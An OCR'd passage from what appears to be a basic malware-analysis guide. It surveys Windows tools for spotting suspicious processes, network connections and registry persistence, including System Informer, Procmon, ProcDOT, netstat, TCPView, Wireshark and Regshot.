


System Informer includes a Modules tab when right clicking and selecting properties on a process. This Modules tab lists all of the modules loaded and in use by the process. This is helpful for finding additional IOCs or identifying malicious dll files used by a suspicious process.




System Informer provides `Services` and `Network` tabs that offer similar functionality to the features covered under Task Manager and Process Explorer. A malware analyst can use the `Services` tab to search for suspicious services and review the details of the service. The `Network` tab can be used to map running processes to active network connections and listening ports. System Informer is available for download at https://github.com/winsiderss/systeminformer.


Process Hacker [MALTEST\MalTester]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Services (Ctrl+K)
Processes Services Network Disk
Name Display name Type Status Start type PID
SensorDataService Sensor Data Service
SensorService Sensor Service
SensrSvc Sensor Monitoring Ser
SerCx Serial UART Support Lib
SerCx2 Serial UART Support Lib
Serenum Serenum Filter Driver
Serial Serial port driver
sermouse Serial Mouse Driver
SessionEnv Remote Desktop Confi
sfloppy High-Capacity Floppy
SgrmAgent System Guard Runtime
SgrmBroker System Guard Runtime
SharedAccess Internet Connection Sh
SharedRealitySvc Spatial Data Service
ShellHWDetection Shell Hardware Detecti
shpamsvc Shared PC Account Ma
SiSRaid2 SiSRaid2
SiSRaid4 SiSRaid4
SmartSAMD SmartSAMD
smphost Microsoft Storage Spac
SmsRouter Microsoft Windows Sh
SNMPTRAP SNMP Trap
spaceparser Space Parser
spaceport Storage Spaces Driver
SpatialGraphFilter Holographic Spatial Gr
SpbCx Simple Peripheral Bus Support Library Driver Stopped Demand start
spectrum Windows Perception Service Own process Stopped Demand start (trigger)
Spooler Print Spooler Own interactiv... Running Auto start 2728
sppsvc Software Protection Own process Stopped Auto start (delayed, ...
srv Server SMB 1.xxx Driver FS driver Running Auto start
Spooler Properties
Triggers Other Comment
General Security Recovery Dependencies Dependents
This service spools print jobs and handles interaction with the printer. If you turn off this service, you won't be able to print or see your printers.
Type: Own interactive process
Start type: Auto start
Error control: Normal
Group: SpoolerGroup
Binary path: C:\WINDOWS\System32\spoolsv.exe
Browse...
User account: LocalSystem
Password:
Service DLL: N/A
Delayed start
OK
Cancel
CPU Usage: 1.66% Physical memory: 2.17 GB (54.30%) Processes: 148




Process Monitor[46], or Procmon, is another tool included in the Sysinternals Suite that is useful for monitoring processes. Procmon goes beyond the process information provided by Task Manager, Process Explorer, or System Informer. It details every action taken by the process allowing in-depth analysis of suspicious or malicious processes. Procmon will quickly overload an analyst with data unless filters are used to filter out the noise. It enables an analyst to find IOCs and understand what actions the malware has taken on the system.

[46] https://docs.microsoft.com/en-us/sysinternals/downloads/procmon




ProcDOT is useful for filtering and displaying the results from Procmon. ProcDOT allows an analyst to ingest the logs generated from a Procmon capture saved in a CSV file. The analyst can then select the desired process from the imported CSV file and ProcDOT will generate an interactive graph.



This effectively filters out the noise of unrelated processes giving the analyst an easy-to-follow graph that displays all actions conducted by the malware to include those of child processes spawned by the original process. It also allows to ingest packet captures to correlate with Procmon. ProcDOT can be downloaded here[47].


The netstat[48] tool included in Windows is another useful tool. You can use it to list all listening ports and established connections. You can review the connections and listening ports with the command `netstat -ano`. This command includes the process ID of the process using that listed port to help you correlate a suspicious connection to a process.

[47] https://www.procdot.com/downloadprocdotbinaries.htm
[48] https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat




The tasklist[49] command can be used to list running process and their associated process ID from the command line. This can help you enumerate suspicious processes without needing to use a Graphical User Interface (GUI). It is helpful when used in conjunction with netstat to look up the process ID found with a suspicious network connection. The below screenshot lists that PID 4 listening on port 445 (RPCSMB) on all interfaces (0.0.0.0) is the System process. In this case it is a legitimate process and listening port combination. The System process also always loads at PID for so if it were a PID other than 4 that would be unusual and a potential IOC.

[49] https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/tasklist




Another way to do the same analysis is to use the TCPView[50] tool from Sysinternals Suite. The TCPView tool provides the same information received from `netstat -ano` and `tasklist /SVC` in a convenient and easy to read GUI. This allows you to quickly identify suspicious listening ports or connections and correlate them to the corresponding process. The remote address listed in TCPView and netstat is another useful IOC to include in your analysis.

[50] https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview



Wireshark is a valuable tool to conduct more in-depth packet analysis. Wireshark enables a malware analyst to view all network traffic sent and received on the suspected machine. An analyst can filter the packets by IP, port, protocol, or many other options. Filtering by DNS protocol enables an analyst to find DNS queries to malicious sites used for Command and Control (C2) of malware. The domains found in the DNS queries are useful IOCs to determine if the machine is compromised.


Wireshark provides capabilities to conduct more advanced analysis of malware communication. It allows an analyst to identify C2 traffic hidden in protocols such as DNS. It also enables an analyst to extract data such as second stage binaries or infected text documents downloaded by the malware. Using a proxy in combination with Wireshark enables an analyst to export the certificate and keys used to encrypt Transport Layer Security (TLS) encrypted traffic to recover the plaintext data sent between malware and attacker-controlled servers.



The malware analysis walkthrough in this chapter will focus on using Wireshark to perform basic analysis tasks. This includes reviewing DNS queries to identify suspicious domain lookups and plaintext commands/passwords sent during malware communication. More advanced usage of Wireshark is out of scope of basic malware analysis and is saved for future writings on intermediate and advanced malware analysis. Wireshark can be downloaded here[51]. Microsoft's NetMon is an alternative to Wireshark, but is only available for download from archive[52] and is no longer being developed.


Regedit is another useful tool built in to Windows. Regedit gives the ability to view and edit the Windows registry. It can be used for basic malware analysis to search for persistence mechanism such as entries in `HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` or `HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run`. Applications listed in the run keys will auto start when a user logs in to the machine and is sometimes used by malware to establish persistence.

[51] https://www.wireshark.org/
[52] https://www.microsoft.com/en-us/download/4865




Regshot is useful for determining what changes an application makes to the Windows registry when it is executed. Regshot allows an analyst to take a snapshot of the Windows registry before and after executing a suspicious application and generates a comparison of the two snapshots. This is useful when analyzing a suspicious application in a controlled lab setting. Regshot can be downloaded here[53]. However, Regshot is no longer being actively maintained. NirSoft provides an alternative to Regshot that is capable of handling registry comparisons. NirSoft's RegistryChangesView can be found here[54]. The malware analysis portion of this chapter will still use Regshot.

[53] https://github.com/Seabreg/Regshot
[54] https://www.nirsoft.net/utils/registry_changes_view.html



